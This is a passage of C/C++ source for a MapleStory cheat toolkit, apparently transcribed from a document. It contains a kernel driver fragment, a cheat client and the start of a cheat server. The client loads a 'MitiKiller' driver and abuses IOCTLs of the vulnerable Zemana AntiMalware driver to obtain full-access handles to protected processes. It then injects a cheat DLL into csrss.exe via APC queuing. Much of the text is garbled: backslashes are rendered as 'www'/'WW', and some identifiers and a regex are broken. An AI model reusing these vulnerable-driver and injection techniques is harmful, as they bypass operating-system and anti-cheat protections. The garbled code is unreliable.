    DbgPrint("[DBG] device_control_dispatcher called..");

    UNREFERENCED_PARAMETER(DeviceObject);

    CurrentStackLocation = IoGetCurrentIrpStackLocation(irp);
    ControlCode = CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode;

    switch (ControlCode) {
    case IO_CTL_PROCESS_PIPE_FIND:
        // TODO: GetPID, GetProcessHandle, NtQueryInformationProcess, GetHandleList, GetPipe,
        // PipeCounting and monitoring..
        CheckPID = GetProcessId(L"csrss.exe");
        DbgPrint("[DBG] ProcessID : %x\\n", CheckPID);
        pshie = GetAllSystemHandle();
        if (IsCsrssHaveDangerPipe(pshie, CheckPID) > 1) {
            // TODO: Logging.. AutoBan.. Something..!
            DbgPrint("[DBG] Hacked.. :( \\n");
        }
        else {
            DbgPrint("[DBG] Not Hacked :)\\n", CheckPID);
        }
        ExFreePool(pshie);
        break;
    case IO_CTL_PROCESS_CALLBACK_REGISTER:
        break;
    default:
        DbgPrint("[DBG] Meh.. this control code does not exist\\n");
    }

    return STATUS_SUCCESS;
}

OB_PREOP_CALLBACK_STATUS PobPreOperationCallback(PVOID RegistrationContext,
POB_PRE_OPERATION_INFORMATION OperationInformation) {

```

```

UNREFERENCED_PARAMETER(RegistrationContext);
CHAR* ProcName;
CHAR* ProtectProcess = "MapleStory.exe";

if (OperationInformation->KernelHandle == TRUE)
    return OB_PREOP_SUCCESS;

// 핸들을 '요청한 대상'(메이플스토리)의 EPROCESS 오브젝트가 넘어온다.
ProcName = PsGetProcessImageFileName((PEPROCESS)OperationInformation->Object);

if(RtlCompareMemory(ProcName, ProtectProcess, strlen(ProtectProcess)) ==
strlen(ProtectProcess)){
    OperationInformation->Parameters->CreateHandleInformation.DesiredAccess =
    (SYNCHRONIZE | PROCESS_QUERY_LIMITED_INFORMATION);
}
return OB_PREOP_SUCCESS;
}

void PobPostOperationCallback(PVOID RegistrationContext,
POB_POST_OPERATION_INFORMATION OperationInformation) {
    UNREFERENCED_PARAMETER(RegistrationContext);
    UNREFERENCED_PARAMETER(OperationInformation);
}

```

Cheat Client

<Utility.h>

```

#pragma once
#include <iostream>
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#include <TIHelp32.h>
#include "pipe.h"
#include "print.h"

#define ERROR_MACRO(x) printf("[ERR ] Can't call " x " Reason: ", GetLastError())

HWND FindConsoleHandle();
BOOL set_privilege(LPSTR prv_name);
BOOL DriverLoader(HANDLE service_mgr, LPSTR service_name, LPSTR driver_name);
DWORD ImageNameToProcessId(const char* ImageName);
BOOL DllLoader(LPSTR dll_name, LPSTR proc_name);

// This is a function that uses a pipe
BOOL MakeSendPacket(PREQUEST_HEADER req, uint8_t type, uint32_t address, char* buffer);

// This is a function that uses a vulnerable driver
HANDLE GetDeviceHandleFromVulnDrv();
HANDLE GetProcessHandleFromVulnDrv(HANDLE hDevice, ULONG pid);
HANDLE GetThreadHandleFromVulnDrv(HANDLE hDevice, ULONG tid);
BOOL RegisterProcessToVulnDrv(HANDLE hDevice, ULONG pid);

```

<Utility.cpp>

```

#include "Utility.h"

```

```

#include <winnt.rh>

// Undocumented Function type definition
typedef NTSTATUS(NTAPI *MyNtOpenThread)(PHANDLE ThreadHandle,
ACCESS_MASK AccessMask, POBJECT_ATTRIBUTES ObjectAttributes, CLIENT_ID* cl_id);
typedef NTSTATUS(NTAPI *MyNtQueueApcThread)(HANDLE ThreadHandle,
PIO_APC_ROUTINE ApcRoutine, PVOID ApcRoutineContext OPTIONAL,
PIO_STATUS_BLOCK ApcStatusBlock OPTIONAL, ULONG ApcReserved OPTIONAL);
typedef HMODULE(WINAPI *MyLoadLibrary)(_In_ LPCSTR lpLibFileName);

// Get undocumented function address
MyNtOpenThread fpNtOpenThread = (MyNtOpenThread)
GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtOpenThread");
MyNtQueueApcThread fpNtQueueApcThread = (MyNtQueueApcThread)
GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueueApcThread");
MyLoadLibrary fpLoadLibrary = (MyLoadLibrary)
GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "LoadLibraryA");

HWND FindConsoleHandle()
{
    HWND ret = 0;
    SetConsoleTitleA("Tester");
    while (!ret)
    {
        ret = FindWindowA(NULL, "Tester");
    }
    return ret;
}

BOOL set_privilege(LPSTR prv_name) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tempTP;
    LUID tempLUID;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken)) {
        ERROR_MACRO("OpenProcessToken");
        return FALSE;
    }

    if (!LookupPrivilegeValueA(NULL, prv_name, &tempLUID)) {
        ERROR_MACRO("LookupPrivilegeValueA");
        return FALSE;
    }

    tempTP.PrivilegeCount = 1; // size of array
    tempTP.Privileges->Luid = tempLUID;
    tempTP.Privileges->Attributes = SE_PRIVILEGE_ENABLED |
SE_PRIVILEGE_ENABLED_BY_DEFAULT;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tempTP, sizeof(tempTP), NULL, NULL)) {
        ERROR_MACRO("AdjustTokenPrivileges");
        return FALSE;
    }
    CloseHandle(hToken);
    return TRUE;
}

BOOL DriverLoader(HANDLE service_mgr, LPSTR service_name, LPSTR driver_name)

```

```

{
HANDLE hService;
char driver_path[256] = { 0, };
// CreateServiceA only using fully-qualified path.
// So, I can't using relative path.
GetCurrentDirectoryA(256, driver_path);
strncat(driver_path, "WWDriverWW", 10);
strncat(driver_path, driver_name, strlen(driver_name));
if (!(hService = CreateServiceA(
(SC_HANDLE)service_mgr,
service_name, // ServiceName
service_name, // DisplayName
SERVICE_START | DELETE | SERVICE_STOP,
SERVICE_KERNEL_DRIVER,
SERVICE_DEMAND_START,
SERVICE_ERROR_IGNORE,
driver_path, // DriverPath
NULL, NULL, NULL, NULL, NULL
))) {
ERROR_MACRO("CreateService");
}
if (!(hService = OpenServiceA((SC_HANDLE)service_mgr, service_name, SERVICE_START |
DELETE | SERVICE_STOP))) {
ERROR_MACRO("OpenServiceA");
return FALSE;
}
else {
if (!StartServiceA((SC_HANDLE)hService, 0, NULL)){
ERROR_MACRO("StartService");
return FALSE;
}
}
return TRUE;
}

HANDLE GetPPLHandle(DWORD pid) {
HANDLE hDevice, hProcess;
DWORD myPid;

hDevice = CreateFile(
"WWW.ZemanaAntiMalware",
GENERIC_READ | GENERIC_WRITE,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL
);
if (!hDevice)
{
printf("Can't not find device driver..\\n");
return 0;
}
// Registering my process with the driver
myPid = GetCurrentProcessId();
if (!DeviceIoControl(hDevice, 0x80002010, &myPid, sizeof(DWORD), NULL, 0, NULL, NULL))

```



```

{
    CloseHandle(hDevice);
    return 0;
}
// Using IOCTL to get full access process handle
DeviceIoControl(hDevice, 0x8000204C, &pid, sizeof(DWORD), &hProcess, sizeof(HANDLE),
NULL, NULL);
CloseHandle(hDevice);
return hProcess;
}

DWORD ImageNameToProcessId(const char* ImageName) {
    PROCESSENTRY32 ProcessEntry;
    HANDLE hSnapShot;

    ProcessEntry.dwSize = sizeof(PROCESSENTRY32);
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (!hSnapShot) {
        ERROR_MACRO("CreateToolhelp32Snapshot");
        return 0;
    }
    Process32First(hSnapShot, &ProcessEntry);
    do {
        if (!strncmp(ProcessEntry.szExeFile, ImageName, strlen(ImageName))) {
            DWORD session_id;
            ProcessIdToSessionId(ProcessEntry.th32ProcessID, &session_id);
            if (session_id == 1) // check only session1
                return ProcessEntry.th32ProcessID;
        }
    } while (Process32Next(hSnapShot, &ProcessEntry));
    return 0;
}

BOOL DllLoader(LPSTR dll_name, LPSTR proc_name) {
    char dll_path[256] = { 0, };
    HANDLE hTool, hThread, hBypass;
    THREADENTRY32 te;
    DWORD targetPID = 0;
    LPVOID target_mem_dll_path;

    targetPID = ImageNameToProcessId(proc_name);
    hBypass = GetPPLHandle(targetPID);

    // Get dll path
    GetCurrentDirectoryA(256, dll_path);
    strncat(dll_path, "www", 2);
    strncat(dll_path, dll_name, strlen(dll_name));
    printf("[INFO] DLL_PATH : " + (std::string)dll_path);

    // Write dll path in target process memory
    target_mem_dll_path = VirtualAllocEx(hBypass, NULL, strlen(dll_path) + 1, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE);
    if (!WriteProcessMemory(hBypass, target_mem_dll_path, dll_path, strlen(dll_path) + 1,
NULL))
        ERROR_MACRO("WriteProcessMemory");
}

```

```

// All thread finding
hTool = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
te.dwSize = sizeof(THREADENTRY32);
Thread32First(hTool, &te);
do {
    if (te.th32OwnerProcessID == targetPID) {
        println("[INFO] Found Thread : ", te.th32OwnerProcessID);
        CLIENT_ID cid;
        // Initialize target pid and tid
        cid.UniqueProcess = (HANDLE)te.th32OwnerProcessID;
        cid.UniqueThread = (HANDLE)te.th32ThreadID;

        println("[INFO] cid.UniqueProcess : ", (DWORD)cid.UniqueProcess);
        println("[INFO] cid.UniqueThread : ", (DWORD)cid.UniqueThread);
        println("[INFO] Found Thread ");
        hThread = OpenThread(GENERIC_ALL, 0, (DWORD)cid.UniqueThread);
        println("[INFO] hThread : ", (DWORD)hThread);
        if (hThread) {
            println("[INFO] Thread Opend!");
            SuspendThread(hThread);
            auto ret = fpNtQueueApcThread(hThread,
                (PIO_APC_ROUTINE)fpLoadLibrary, target_mem_dll_path, NULL, NULL);
            println("[ERR ] Return 0x", ret);
            println("[ERR ] Reason: ", GetLastError());
            ResumeThread(hThread);
            CloseHandle(hThread);
        }
    }
} while (Thread32Next(hTool, &te));
println("[INFO] NtQueueApcThread ended..");
return TRUE;
}

BOOL MakeSendPacket(PREQUEST_HEADER req, uint8_t type, uint32_t address, char* buffer)
{
    req->type = type;
    req->address = address;
    memset(req->buffer, 0, 256);
    if (buffer != NULL)
        memcpy(req->buffer, buffer, sizeof(buffer));

    return TRUE;
}

HANDLE GetDeviceHandleFromVulnDrv()
{
    HANDLE hDevice;

    hDevice = CreateFile(
        "www.zemana.com\\ZemanaAntiMalware",
        GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
}

```

```

);
if (!hDevice) {
    printf("Can't not find device driver..\\n");
    return FALSE;
}
return hDevice;
}

HANDLE GetProcessHandleFromVulnDrv(HANDLE hDevice, ULONG pid)
{
    HANDLE hRecvProcess;
    DeviceIoControl(hDevice, 0x8000204C, &pid, sizeof(ULONG), &hRecvProcess,
    sizeof(HANDLE), NULL, NULL);

    return hRecvProcess;
}

HANDLE GetThreadHandleFromVulnDrv(HANDLE hDevice, ULONG tid)
{
    HANDLE hRecvThread;
    DeviceIoControl(hDevice, 0x80002084, &tid, sizeof(ULONG), &hRecvThread, sizeof(HANDLE),
    NULL, NULL);

    return hRecvThread;
}

BOOL RegisterProcessToVulnDrv(HANDLE hDevice, ULONG pid)
{
    if (!DeviceIoControl(hDevice, 0x80002010, &pid, sizeof(ULONG), NULL, 0, NULL, NULL)) {
        return FALSE;
    }
    return TRUE;
}

```

<pipe.h>

```

#pragma once
#include <stdint.h>

#define RECV_PIPE_NAME "www.wwpipewwcheatrecv"
#define SEND_PIPE_NAME "www.wwpipewwcheatsend"

#pragma pack(push,1)
typedef enum _CHEAT_LIST {
    SetTargetHandle = 0,
    GetServerState,
    ScriptInfiniteOn,
    ScriptMobVacOn,
    ScriptAbilityOn,
    ScriptInfiniteOff,
    ScriptMobVacOff,
    ScriptAbilityOff
}CHEAT_LIST;

typedef struct _REQUEST_HEADER {
    uint8_t type;
    uint32_t address;
}

```

```

char buffer[256];
}REQUEST_HEADER, *PREQUEST_HEADER;

typedef struct _REPLY_HEADER {
    uint8_t type;
    uint32_t address;
    uint32_t return_value;
}REPLY_HEADER, *PREPLY_HEADER;
#pragma pack(pop)

```

<resource.cpp>

```

#include <iostream>
#include <windows.h>
#include <string>
#include <regex>
#include "pipe.h"
#include "Utility.h"

BOOL CALLBACK DialogProc(HWND arg1, UINT arg2, WPARAM wParam, LPARAM lParam);
LPTHREAD_START_ROUTINE ThreadProc(LPVOID lParam);

static bool dialog_state = true;
static char temp_process_buffer[256] = { 0, };
std::string command(MAX_BUFFER, 'W0');
std::string command_list(MAX_BUFFER, 'W0');

int main_before(int argc, char** argv)
{
    HANDLE hTargetProcess = INVALID_HANDLE_VALUE;
    HANDLE MyThread;

    MyThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)ThreadProc, NULL,
        NULL, NULL);
    if (!set_privilege((LPSTR)("SeDebugPrivilege")))
    {
        ERROR_MACRO("set_privilege");
        ExitProcess(0);
    }

    while (1)
    {
        if (!dialog_state)
        {
            ExitProcess(0);
        }
        SwitchToThread();
    }

    hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));
    std::cout << "Target Handle : " << hTargetProcess << std::endl;

    return 0;
}

LPTHREAD_START_ROUTINE ThreadProc(LPVOID lParam) {
    HWND myDlg = 0;

```

```

MSG Msg;

myDlg = CreateDialogParamA(GetModuleHandle(NULL), MAKEINTRESOURCE(IDD_DIALOG1),
GetDesktopWindow(), (DLGPROC)DialogProc, NULL);
ShowWindow(myDlg, SW_SHOW); // show dialog
UpdateWindow(myDlg);

while (GetMessage(&Msg, NULL, 0, 0))
{
    if (!IsDialogMessage(myDlg, &Msg))
    {
        TranslateMessage(&Msg);
        DispatchMessage(&Msg);
    }
    std::regex get_command("[a-z]+ 0x{0-9}+ {0},{0-9}*");
    std::smatch base_match;

    if (std::regex_search(command, base_match, get_command))
    {
        std::ssub_match match_list[3];
        for (int i = 0; i < 3; i++)
        {
            match_list[i] = base_match[i];
        }
        std::string cmd = match_list[0].str();
        std::string arg1 = base_match[1].str();
        std::string arg2 = base_match[2].str();
        command_list.find(cmd);
    }
}
return 0;
}

BOOL CALLBACK DialogProc(HWND hWnd, UINT iMessage, WPARAM wParam,
LPARAM lParam)
{
    static HANDLE hSCMgr;
    static HANDLE hClientPipe = 0;
    switch (iMessage) {
        case WM_INITDIALOG:
            hSCMgr = OpenSCManagerA(NULL, NULL, SC_MANAGER_ALL_ACCESS);
            break;
        case WM_COMMAND:
            switch (wParam) {
                // TODO: DriverLoader
                case IDC_DRIVER_IMAGE:
                    if (!DriverLoader(hSCMgr, (LPSTR)"MitiBypass", (LPSTR)"MitiKiller.sys"))
                        ERROR_MACRO("DriverLoader");
                    if (!DriverLoader(hSCMgr, (LPSTR)"VulnDriver", (LPSTR)"Vuln.sys"))
                        ERROR_MACRO("DriverLoader");

                    // Call create dispatch
                    CreateFileA("www.wwmitiLinker",
                                GENERIC_READ | GENERIC_WRITE,
                                0,
                                NULL,

```

```
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
    break;
case IDC_DLL_IMAGE:
    // TODO: Dll Injector
    DllLoader((LPSTR)"CheatServer.dll", (LPSTR)"csrss.exe");
    break;
case IDC_BUTTON1:
    GetDlgItemTextA(hWnd, IDC_EDIT1, const_cast<char *>(command.c_str()), 256);
    break;
case IDC_PRCFIND:
    GetDlgItemTextA(hWnd, IDC_PRCNAME, temp_process_buffer, 256);
    break;
case IDC_ECHOCRT:
    if (!(hClientPipe = CreateFile(
        PIPE_NAME,
        GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        0,
        NULL
    )))
    {
        ERROR_MACRO("CreateFile");
    }
    break;
case IDC_ECHOSEND:
    REQUEST_HEADER req;
    req.type = CHEAT_LIST::SetTargetHandle;
    req.address = 0;
    memset(req.buffer, 0, 256);
    memcpy(req.buffer, temp_process_buffer, strlen(temp_process_buffer));
    if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
        ERROR_MACRO("WriteFile");
    break;
case IDC_ECHOREAD:
    REPLY_HEADER rep;
    char temp_buffer[32];
    if (!ReadFile(hClientPipe, &rep, sizeof(REPLY_HEADER), NULL, NULL))
        ERROR_MACRO("ReadFile");
    sprintf(temp_buffer, "ProcessHandle : %x\\n", rep.return_value);
    MessageBox(NULL, temp_buffer, "Nice", MB_OK);
    break;
}
break;
case WM_CLOSE:
    CloseHandle(hSCMgr);
    CloseHandle(hClientPipe);
    EndDialog(hWnd, 0);
    dialog_state = false;
    break;
}
return false;
}
```

<main.cpp>

```
#pragma once
#include <nanogui/nanogui.h>
#include <iostream>
#include <list>
#include "gui.h"
#include "Utility.h"
#include "resource.h"

using namespace nanogui;
using namespace std;

HANDLE hClientPipe = 0;
HANDLE hSCMgr = 0;

int main(int /* argc */, char ** /* argv */) {
    nanogui::init();
    {
        // create a fixed size screen with one window
        Screen *screen = new Screen({ width, height }, "PPL Bypass", false);
        Window *window = new Window(screen, "");
        window->setPosition({ 0, 0 });
        window->setFixedSize({ width, height });

        // Background Image
        GLTexture texture("");
        auto data = texture.load(imageDirectory + "background.png");
        using imagesDataType = vector<pair<GLTexture, GLTexture::handleType>>;
        imagesDataType mImagesData;
        mImagesData.emplace_back(std::move(texture), std::move(data));

        auto imageView = new ImageView(window, mImagesData[0].first.texture());
        imageView->setPosition({ 0, 0 });
        imageView->setFixedSize({ width, height });
        imageView->setFixedScale(true);

        auto vscroll = new VScrollPanel(window);
        vscroll->setFixedSize({ width, height });
        auto wrapper = new Widget(vscroll);
        wrapper->setFixedSize({ width, height });

        // TextBox
        TextBox *textBox = new TextBox(wrapper, "MapleStory.exe");
        textBox->setEditable(true);
        textBox->setFontSize(30);
        textBox->setFixedSize({ width_50per, height_10per });
        textBox->setFormat("[a-z A-Z 0-9]+.exe");
        textBox->setPosition({ width_20per, 25 });
        textBox->requestFocus();

        // Submit button
        list<Button*> buttonList;
        Button *button;
        ADD_BUTTON("submit", 28, width_10per, height_10per, width_50per + width_20per +
            10, 25, false);
    }
}
```

```

button->setCallback([&buttonList, textBox]
{
    processName = textBox->value().c_str();
    button_call1(buttonList, (int)SUBMIT, (int)CONNECTION);
});

NVGcontext *temp = screen->nvgContext();
ImagePanel *imgPanel;
vector<pair<int, string>> icons;
TextBox *logview;

// Driver Load button
ADD_BUTTON("          Driver Load", 33, width_30per, height_20per, width_2_5per,
height_20per, true);
button->setTooltip("Loading Vulnerable Drivers");
button->setCallback([&buttonList, &logview]
{
    logview->setValue("");
    button_call1(buttonList, (int)DRIVER_LOAD, (int)DLL_INJECTION);
});

ADD_IMAGE(imageDirectory + "0/", width_2_5per, height_20per + (int)((height_20per -
81) / 2), true);
imgPanel->setCallback([&buttonList, &logview](int I)
{
    logview->setValue("");
    if (button_check(buttonList, (int)DRIVER_LOAD, (int)DLL_INJECTION))
        button_call1(buttonList, (int)DRIVER_LOAD, (int)DLL_INJECTION);
});

// DLL Injection button
ADD_BUTTON("          DLL Injection", 32, width_30per, height_20per, width_30per
+ width_2_5per * 2, height_20per, false);
button->setTooltip("User DLL injection into csrs.exe process");
button->setCallback([&buttonList] { button_call1(buttonList, (int)DLL_INJECTION,
(int)SUBMIT); });

ADD_IMAGE(imageDirectory + "1/", width_2_5per * 2 + width_30per, height_20per +
(int)((height_20per - 81) / 2), false);
imgPanel->setCallback([&buttonList](int I)
{
    if (button_check(buttonList, (int)DLL_INJECTION, (int)SUBMIT)) button_call1(buttonList,
(int)DLL_INJECTION, (int)SUBMIT);
});

// Connection button
ADD_BUTTON("          Connection", 34, width_30per, height_20per, width_30per * 2
+ width_2_5per * 3, height_20per, false);
button->setTooltip("This button has a fairly long tooltip. It is so long, in ");
button->setCallback([&buttonList]
{ button_call1(buttonList, (int)CONNECTION, (int)TOGGLEO1); });

ADD_IMAGE(imageDirectory + "2/", width_2_5per * 3 + width_30per * 2, height_20per
+ (int)((height_20per - 81) / 2), false);
imgPanel->setCallback([&buttonList](int I)
{

```



```

    if (button_check(buttonList, (int)CONNECTION, (int)TOGGLE01)) button_call1(buttonList,
        (int)CONNECTION, (int)TOGGLE01);
});

// Toggle button
ADD_BUTTON("Script1(Infinite)", 30, width_30per, height_15per, width_2_5per,
height_47per, false);
button->setFlags(Button::ToggleButton);
button->setBackgroundColor(Color(0, 0, 255, 25));
button->setChangeCallback([&buttonList](bool state)
{ button_call1(buttonList, (int)TOGGLE01, (int)state); });

ADD_BUTTON("Script2(MobVac)", 30, width_30per, height_15per, width_2_5per,
height_47per + height_15per + height_1_25per, false);
button->setFlags(Button::ToggleButton);
button->setBackgroundColor(Color(0, 0, 255, 25));
button->setChangeCallback([](bool state)
{ cout << "Script2(MobVac) state: " << state << endl; });
button->setChangeCallback([&buttonList](bool state) { button_call1(buttonList,
(int)TOGGLE02, (int)state); });

ADD_BUTTON("Script3(Ability)", 30, width_30per, height_15per, width_2_5per,
height_47per + height_15per * 2 + height_1_25per * 2, false);
button->setFlags(Button::ToggleButton);
button->setBackgroundColor(Color(0, 0, 255, 25));
button->setChangeCallback([](bool state)
{ cout << "Script3(Ability) state: " << state << endl; });
button->setChangeCallback([&buttonList](bool state)
{ button_call1(buttonList, (int)TOGGLE03, (int)state); });

// Log View
logview = new TextBox(wrapper, "");
logview->setFontSize(20);
logview->setValue("Log View");
logview->setFixedSize({ width - (width_30per + width_2_5per * 3), height_47per });
logview->setPosition({ width_30per + width_2_5per * 2, height_47per });

vscroll_log = new VScrollPanel(window);
vscroll_log->setFixedSize({ width - (width_30per + width_2_5per * 3), height_47per });
vscroll_log->setPosition({ width_30per + width_2_5per * 2, height_47per });

wrapper_log = new Widget(vscroll_log);
wrapper_log->setFixedSize({ width - (width_30per + width_2_5per * 3), height_47per });
wrapper_log->setPosition({ width_30per + width_2_5per * 2, height_47per });
wrapper_log->setLayout(new GridLayout(Orientation::Horizontal, 1)); // 1 columns

// 로그뷰 자동 업데이트를 구현하기 위해 라벨 사전에 생성
for (int i=0; i<LOG_LABEL_MAX; i++) {
    ADD_LABEL(" ");
    labelList.push_back(labelLog);
    labelListEmpty++;
}

// Version & CopyRights
Label *label = new Label(wrapper, "Version: 1.0");
label->setPosition({ 6, height - 22 });

```

```

label = new Label(wrapper, "2019. Team of Dapdap. All rights reserved.");
label->setPosition({ width - 238, height - 22 });

screen->performLayout();
screen->setVisible(true);

Screen *screen2 = new Screen({ width_popup, height_popup }, "A Production Crew",
false);
Window *window2 = new Window(screen2, "");
window2->setPosition({ 0, 0 });
window2->setFixedSize({ width_popup, height_popup });

//makers Image
GLTexture texture2("");
auto data2 = texture2.load(imageDirectory + "makers.png");
using imagesDataType = vector<pair<GLTexture, GLTexture::handleType>>;
imagesDataType mImagesData2;
mImagesData2.emplace_back(std::move(texture2), std::move(data2));

auto imageView2 = new ImageView(window2, mImagesData2[0].first.texture());
imageView2->setPosition({ 0, 0 });
imageView2->setFixedSize({ width_popup, height_popup });
imageView2->setFixedScale(true);

auto wrapper2 = new Widget(window2);
wrapper2->setFixedSize({ width_popup, height_popup });

screen2->performLayout();
screen2->setVisible(true);

nanogui::mainloop();
}

nanogui::shutdown();

CloseHandle(hClientPipe);
CloseHandle(hSCMgr);
return 0;
}

bool button_call1(list<Button*> btnList, int before, int after)
{
try {
REQUEST_HEADER req;
bool state = after; // For the meaning of the Toggle button
list<Button*>::iterator it = btnList.begin();
advance(it, before);

hSCMgr = OpenSCManagerA(NULL, NULL, SC_MANAGER_ALL_ACCESS);
switch (before) {
// TODO. SUBMIT BUTTON FUNCTION
case SUBMIT:
println("[INFO] ProcessName : " + processName);
break;
}
}
}

```

```

// TODO. DRIVER_LOAD BUTTON FUNCTION
case DRIVER_LOAD:
    println("[INFO] Click the Driver_Load Image button");
    if (!DriverLoader(hSCMgr, (LPSTR)"MitiBypass", (LPSTR)"MitiKiller.sys"))
        ERROR_MACRO("DriverLoader");
    if (!DriverLoader(hSCMgr, (LPSTR)"VulnDriver", (LPSTR)"Vuln.sys"))
        ERROR_MACRO("DriverLoader");
    // Call create dispatch
    CreateFileA("www.wwwMitiLinker", GENERIC_READ | GENERIC_WRITE, 0, NULL,
    OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    break;

// TODO. DLL_INJECTION BUTTON FUNCTION
case DLL_INJECTION:
    DllLoader((LPSTR)"CheatServer.dll", (LPSTR)"csrss.exe");
    println("[INFO] Click the DLL_Injection Image button");
    break;

// TODO. CONNECTION BUTTON FUNCTION
case CONNECTION:
    if (!(hClientPipe = CreateFile(RECV_PIPE_NAME, GENERIC_WRITE, 0, NULL,
    OPEN_EXISTING, 0, NULL)))
    {
        // 에러 발생시 catch 문으로 보낼 것
        ERROR_MACRO("CreateFile");
    }
    req.type = CHEAT_LIST::SetTargetHandle;
    req.address = 0;
    memset(req.buffer, 0, 256);
    memcpy(req.buffer, processName.c_str(), processName.size());

    if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
    {
        // 에러 발생시 catch 문으로 보낼 것
        ERROR_MACRO("WriteFile");
    }

    (*it)->setEnabled(false);
    for (it = btnList.begin(), advance(it, after); it != btnList.end(); ++it)
        (*it)->setEnabled(true);
    println("[INFO] Click the Connection Image button");
    return true;

// TODO. TOGGLEO1 BUTTON FUNCTION
case TOGGLEO1:
    if (state) // ON
    {
        if (MakeSendPacket(&req, CHEAT_LIST::ScriptInfiniteOn, 0, NULL))
        {
            if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                ERROR_MACRO("WriteFile");
        }
        println("[INFO] Script1(Infinite) state: True");
    }
    else // OFF
    {

```

```

    if (MakeSendPacket(&req, CHEAT_LIST::ScriptInfiniteOff, 0, NULL))
    {
        if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
            ERROR_MACRO("WriteFile");
    }
    println("[INFO] Script1(Infinite) state: False");
}
return true;

// TODO. TOGGLEO1 BUTTON FUNCTION
case TOGGLEO2:
    if (state) // ON
    {
        if (MakeSendPacket(&req, CHEAT_LIST::ScriptMobVacOn, 0, NULL))
        {
            if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                ERROR_MACRO("WriteFile");
        }
        println("[INFO] Script2(MobVac) state: True");
    }
    else // OFF
    {
        if (MakeSendPacket(&req, CHEAT_LIST::ScriptMobVacOff, 0, NULL))
        {
            if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                ERROR_MACRO("WriteFile");
        }
        println("[INFO] Script2(MobVac) state: False");
    }
    return true;

// TODO. TOGGLEO1 BUTTON FUNCTION
case TOGGLEO3:
    if (state) // ON
    {
        if (MakeSendPacket(&req, CHEAT_LIST::ScriptAbilityOn, 0, NULL))
        {
            if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                ERROR_MACRO("WriteFile");
        }
        println("[INFO] Script3(Ability) state: True");
    }
    else // OFF
    {
        if (MakeSendPacket(&req, CHEAT_LIST::ScriptAbilityOff, 0, NULL))
        {
            if (!WriteFile(hClientPipe, &req, sizeof(REQUEST_HEADER), NULL, NULL))
                ERROR_MACRO("WriteFile");
        }
        println("[INFO] Script3(Ability) state: False");
    }
    return true;

default:
    ERROR_MESSAGE = "[ERR ] There is no information about the image button";
    throw ERROR_MESSAGE;

```

```

    }

    (*it)->setEnabled(false);
    it = btnList.begin();
    advance(it, after);
    (*it)->setEnabled(true);
}
catch (...) {
    println(ERROR_MESSAGE);
    return false;
}

return true;
}

bool button_check(list<Button*> btnList, int before, int after)
{
    list<Button*>::iterator it = btnList.begin();
    advance(it, before);
    if ((*it)->enabled() == false) {
        return false;
    }
    return true;
}

void println(std::string msg) {
#ifdef LOGGING_CONSOLE
    std::cout << msg << std::endl;
#else
    if (labelListEmpty) { (labelList[LOG_LABEL_MAX - labelListEmpty--])->setCaption(msg); }
    else { ADD_LABEL(msg); }
#endif
}

void println(std::string msg, NTSTATUS hexcode) {
    stringstream ss;
    ss << hex << hexcode;
    msg += ss.str();

#ifdef LOGGING_CONSOLE
    std::cout << msg << std::endl;
#else
    if (labelListEmpty) { (labelList[LOG_LABEL_MAX - labelListEmpty--])->setCaption(msg); }
    else { ADD_LABEL(msg); }
#endif
}

void println(std::string msg /* Message */, DWORD errcode) {
    CString str;
    str.Format("%d", errcode);
    msg += str;

#ifdef LOGGING_CONSOLE
    std::cout << msg << std::endl;
#else
    if(labelListEmpty) { (labelList[LOG_LABEL_MAX - labelListEmpty--])->setCaption(msg); }

```

```

else      { ADD_LABEL(msg); }
#endif
}

```

Cheat Server

<pipe.h>

```

#include <stdint.h>
#pragma once

#pragma pack(push,1)
typedef enum _CHEAT_LIST {
    GetTargetHandle = 0,
    Read = 1,
    Write,
    ScriptOn,
    ScriptOff
}CHEAT_LIST; // use by type

// REQ, REP struct must define opposite order
// e.g) REQ -> REP, REP -> REQ
typedef struct _REPLY_HEADER {
    uint8_t type;
    uint32_t address;
    char buffer[256];
}REPLY_HEADER, *PREPLY_HEADER;

typedef struct _REQUEST_HEADER {
    uint8_t type;
    uint32_t address;
    uint32_t return_value;
}REQUEST_HEADER, *PREQUEST_HEADER;
#pragma pack(pop)

```

<main.cpp>

```

#include <iostream>
#include <windows.h>
#include <winternl.h> // NtXXXX
#include <TIHlp32.h> // Get Process List..
#include "undocument.h"
#include "pipe.h"

#pragma comment (lib, "ntdll.lib")

#define PIPE_NAME "www.wwpipewwCheatPipe"
#define ERROR_MACRO(x) std::cout << "[DBG] Can't call " << x << " Reason: " <<
    GetLastError() << std::endl;
static int howmuch;

// TODO: GetHandleList from csrss
// -> NtQuerySystemInformation
PPROCESS_HANDLE_SNAPSHOT_INFORMATION GetInsideProcessHandle();
DWORD ImageNameToProcessId(const char* ImageName);
